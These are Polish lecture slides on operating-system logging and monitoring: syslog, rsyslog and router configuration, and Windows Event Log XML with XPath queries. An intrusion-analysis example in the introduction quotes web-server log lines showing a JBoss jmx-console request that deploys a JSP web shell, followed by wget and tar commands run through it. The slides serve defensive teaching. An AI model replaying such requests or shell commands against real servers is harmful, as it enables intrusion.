

Mechanizmy logowania i monitorowania systemów operacyjnych

dr inż. Krzysztof Cabaj

Plan wykładu


- Wstęp
- Logowanie zdarzeń systemowych
- Zdalne monitorowanie urządzeń

Wstęp


- Logi systemowe oraz monitorowania aktualnego stanu kluczowych liczników wydajności pozwala wykryć nietypowe zachowania, odchylenia od normy, które często są dowodem ataku, infekcji itp.
- Logi pozwalają po fakcie zdiagnozować przyczynę ataku oraz jej skutki, możliwe do zaistnienia straty itp

Wykrycie ataku DDoS

Port Octets



Port Unicast Packets



Wykrycie ataku na JBoss

- Analiza logów serwera WWW po wykryciu faktu włamania

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:15 +0100] "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=store&argType=java.lang.String&arg0=zecmd.war&argType=java.lang.String&arg1=zecmd&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=%3c%25%40%20%70 ... HTTP/1.0" 500 - "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp HTTP/1.0" 200 167 "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp?comment=wget+http://...../a.tar.gz HTTP/1.0" 200 226 "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:19 +0100] "GET /zecmd/zecmd.jsp?comment=tar+xzvf+a.tar.gz HTTP/1.0" 200 283 "-" "-"
```

Plan wykładu

- Wstęp – potrzeba monitorowania
- Logowanie zdarzeń systemowych
 - Syslog
 - Windows Eventing
- Zdalne monitorowanie urządzeń

Syslog

- Jest standardowym podsystemem logowania w systemach Unix/Linux
- Umożliwia logowanie zdarzeń systemowych do plików na dysku, wysyłanie najważniejszych bezpośrednio na konsolę oraz zdalne wysyłanie oraz odbieranie logów
- Możliwość zdalnego logowania bardzo często wykorzystywana do zbierania logów z urządzeń sieciowych - wykorzystywany jest do tego protokół syslog

Format logów syslog-a

- Logi tekstowe o luźno zdefiniowanej formie poza nagłówkiem zawierającym
 - poziom (o tym za chwilę), tylko dla logów odebranych zdalnie
 - data
 - nazwa maszyny generującej dany wpis
 - nazwa podsystemu
 - tekstowa dalsza część wpisu o dowolnej zawartości

Przykład logów

- <5>Jan 4 04:27:49 alpha python: SRE SNMP
srcip=2001:db8:201::3 srcport=50131
error=authenticationFailure
- <5>Jul 11 15:53:49 sigma kernel: SRE FW IN=eth0
OUT=
MAC=33:33:ff:00:00:05:00:16:36:04:c9:1a:86:dd
SRC=2001:0db8:0201:0000:0000:0000:0000:0002
DST=ff02:0000:0000:0000:0000:0001:ff00:0005
LEN=72 TC=0 HOPLIMIT=255 FLOWLBL=0
PROTO=ICMPv6 TYPE=135 CODE=0

Severity i facility

- Z każdym wygenerowanym logiem związany jest opis składający się z dwóch liczb
 - Facility – identyfikuje źródło logu (5 bitów)
 - Severity – określa ważność logu (3 bity)
- Obie liczby pozwalają rozdzielać logi i odpowiednio na nie reagować
 - Zapisywać do różnych plików
 - Prezentować na konsolach zalogowanych użytkowników
 - Wysyłać zdalnie do innych maszyn
- W przypadku otrzymania logu zdalnego złożenie obu liczb (bardziej znaczące bity facility, mniej severity zapisywane są w postaci dziesiętnej w nawiasach trójkątnych)

Severity i facility

Severity		Facility	
Code	Name/Description	Code	Name/Description
0	Emergency: system is unusable	0	kernel messages
1	Alert: action must be taken immediately	1	user-level messages
2	Critical: critical conditions	2	mail system
3	Error: error conditions	3	system daemons
4	Warning: warning conditions	4	security/authorization messages
5	Notice: normal but significant condition	5	messages generated internally by syslogd
6	Informational: informational messages	6	line printer subsystem
7	Debug: debug-level messages	7	network news subsystem
		8	UUCP subsystem
		9	clock daemon
		10	security/authorization messages
		11	FTP daemon
		12	NTP subsystem
		13	log audit
		14	log alert
		15	clock daemon
		16-23	local use 0 -7 (local0-7)

Logowanie zdarzeń z własnej aplikacji

```
import syslog  
  
Syslog.openlog(ident=„Python script”,  
facility=syslog.LOG_LOCAL0)  
  
syslog.syslog(„This is sample log from Python”)
```

Uruchomienie powyższego skryptu spowoduje zalogowanie tekstu do standardowego pliku `/var/log/messages` (Linux, dystrybucja Debian)

```
Jan 14 06:25:01 localhost rsyslogd: [origin  
software="rsyslogd" swVersion="4.6.$  
Jan 14 13:51:54 localhost Python_script: This is  
sample log from Python
```

Przykładowa konfiguracja demona rsyslog

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                          /dev/console
kern.7                                          @[:,1]:54321
local0.info                                    @[:,1]:54321
authpriv.info                                  @[:,1]:54321

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none      /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                     /var/log/secure

# Log all the mail messages in one place.
mail.*                                          -/var/log/maillog

# Log cron stuff
cron.*                                          /var/log/cron
```

Zdalne logowanie zdarzeń – syslog protocol

- Syslog to także protokół umożliwiający zdalne wysyłanie i odbierania logów
- Zwyczajowo komunikaty sysloga są wysyłane bezpośrednio w postaci tekstowej (z obowiązkowym poziomem na początku) w pakietach UDP skierowanych na port 514
- Protokół nie zapewnia
 - Potwierdzeń i retransmisji
 - Uwierzytelniania użytkowników ani maszyn
 - Szyfrowania danych w wysyłanych pakietach

Przykładowa konfiguracja na urządzeniu sieciowym

```
Router(config)#service timestamp  
<debug|log> datetime [msec]
```

```
Router(config)#logging <ip|nazwa serwera  
syslog>
```

```
Router(config)#logging trap <severity>
```

```
Router(config)#logging facility <facility>
```

Windows Eventing


- Logowanie w systemach Windows zostało wprowadzone w systemach rodziny NT
- Logi posiadają częściowo ustrukturyzowaną postać
- Każde zdarzenie (ang. Event) posiadała nagłówek zawierający
 - czas wygenerowanie
 - źródło
 - typ/rodzaj
 - numeryczny identyfikator typu logu
 - dodatkowe informacje

Windows Eventing


- Podsystem logowania był od początku projektowany biorąc pod uwagę aspekty wydajnościowe i możliwość lokalizacji logów
- Logi zapisywane w binarnych plikach *.evt
- Rotacja logów, najnowsze logi nadpisują najstarsze w ramach zdefiniowanej wielkości logu
- Identyfikator logu związany z zasobem tekstowym zawierający stały tekst i zmienne pola wypełniane opcjonalnymi danymi (nazwa programu, adres IP itp.)

Windows Eventing w systemie XP

- Do zapoznania się z logami służy program EventViewer
- Uruchomienie
- Panel Sterowania
- Narzędzia Administracyjne
- Podgląd zdarzeń




Windows Eventing w systemie XP



Windows Eventing 6.0

- Wraz z wprowadzeniem systemu Windows Vista został wprowadzony nowy podsystem logowania
- Wszystkie dane umieszczane są w formacie XML
- Zmiana ta pozwala dokonywać skomplikowanych wyszukiwania specyficznych logów ułatwiających ich analizę
- Dodanie możliwości zdalnego logowania

Windows Eventing w Windows 7



Windows Eventing 6.0 – tag System

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
```

```
<System>
```

```
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
```

```
<EventID>4624</EventID>
```

```
<Version>0</Version>
```

```
<Level>0</Level>
```

```
<Task>12544</Task>
```

```
<Opcode>0</Opcode>
```

```
<Keywords>0x8020000000000000</Keywords>
```

```
<TimeCreated SystemTime="2011-03-18T10:47:55.826268000Z" />
```

```
<EventRecordID>23346</EventRecordID>
```

```
<Correlation />
```

```
<Execution ProcessID="560" ThreadID="1708" />
```

```
<Channel>Security</Channel>
```

```
<Computer>P.... </Computer>
```

```
<Security />
```

```
</System>
```

```
<EventData>
```

Windows Eventing 6.0 – tag eventData

```
- <EventData>
  <Data Name="SubjectUserSid">S-.....</Data>
  <Data Name="SubjectLogonId">0x3e7</Data>
  <Data Name="TargetUserSid">S-.....</Data>
  <Data Name="TargetUserName">kcabaj</Data>
  <Data Name="TargetDomainName">P.....</Data>
  <Data Name="TargetLogonId">0x193c93</Data>
  <Data Name="LogonType">2</Data>
  <Data Name="LogonProcessName">User32</Data>
  <Data Name="AuthenticationPackageName">Negotiate</Data>
  <Data Name="WorkstationName">P134-KCB</Data>
  <Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
  <Data Name="TransmittedServices">-</Data>
  <Data Name="LmPackageName">-</Data>
  <Data Name="KeyLength">0</Data>
  <Data Name="ProcessId">0x3cc</Data>
  <Data Name="ProcessName">C:\Windows\System32\winlogon.exe</Data>
  <Data Name="IpAddress">127.0.0.1</Data>
  <Data Name="IpPort">0</Data>
</EventData>
</Event>
```

Zapytania XPath w Windows Eventing

- Zapis danych w formacie XML umożliwia ich przeszukiwanie (wykonywanie zapytań) korzystając z języka XPath
- Przykładowe zapytanie wyszukuje wszystkie zdarzenia związane ze zdarzeniem o ID 4688 (stworzenie procesu), które dotyczy procesu o id 0x2c4

```
<QueryList>
```

```
<Query Id="0" Path="Security">
```

```
<Select Path="Security">*[System[EventID=4688] and  
EventData[ (Data[@Name="ProcessId"] or  
Data[@Name="NewProcessId"]) and  
(Data="0x2c4") ]]</Select>
```

```
</Query>
```

```
</QueryList>
```



Audyt

- Podsystem logowanie może zostać skonfigurowany aby logować dodatkowe zdarzenia, przykładowo:
 - zdarzenia związane z logowaniem do maszyny
 - zdarzeniami związanymi z uruchomieniem i zakończeniem każdego procesu na danej maszynie
 - zdarzenia związane z manipulacjami rejestrem
 - zdarzenia związane z dostępem do zasobów (pliki, rejestry, obiekty nazwane ...)
- Odpowiednie wpisy skonfigurowane są na liście SACL (system ACL) skojarzonej z danym obiektem

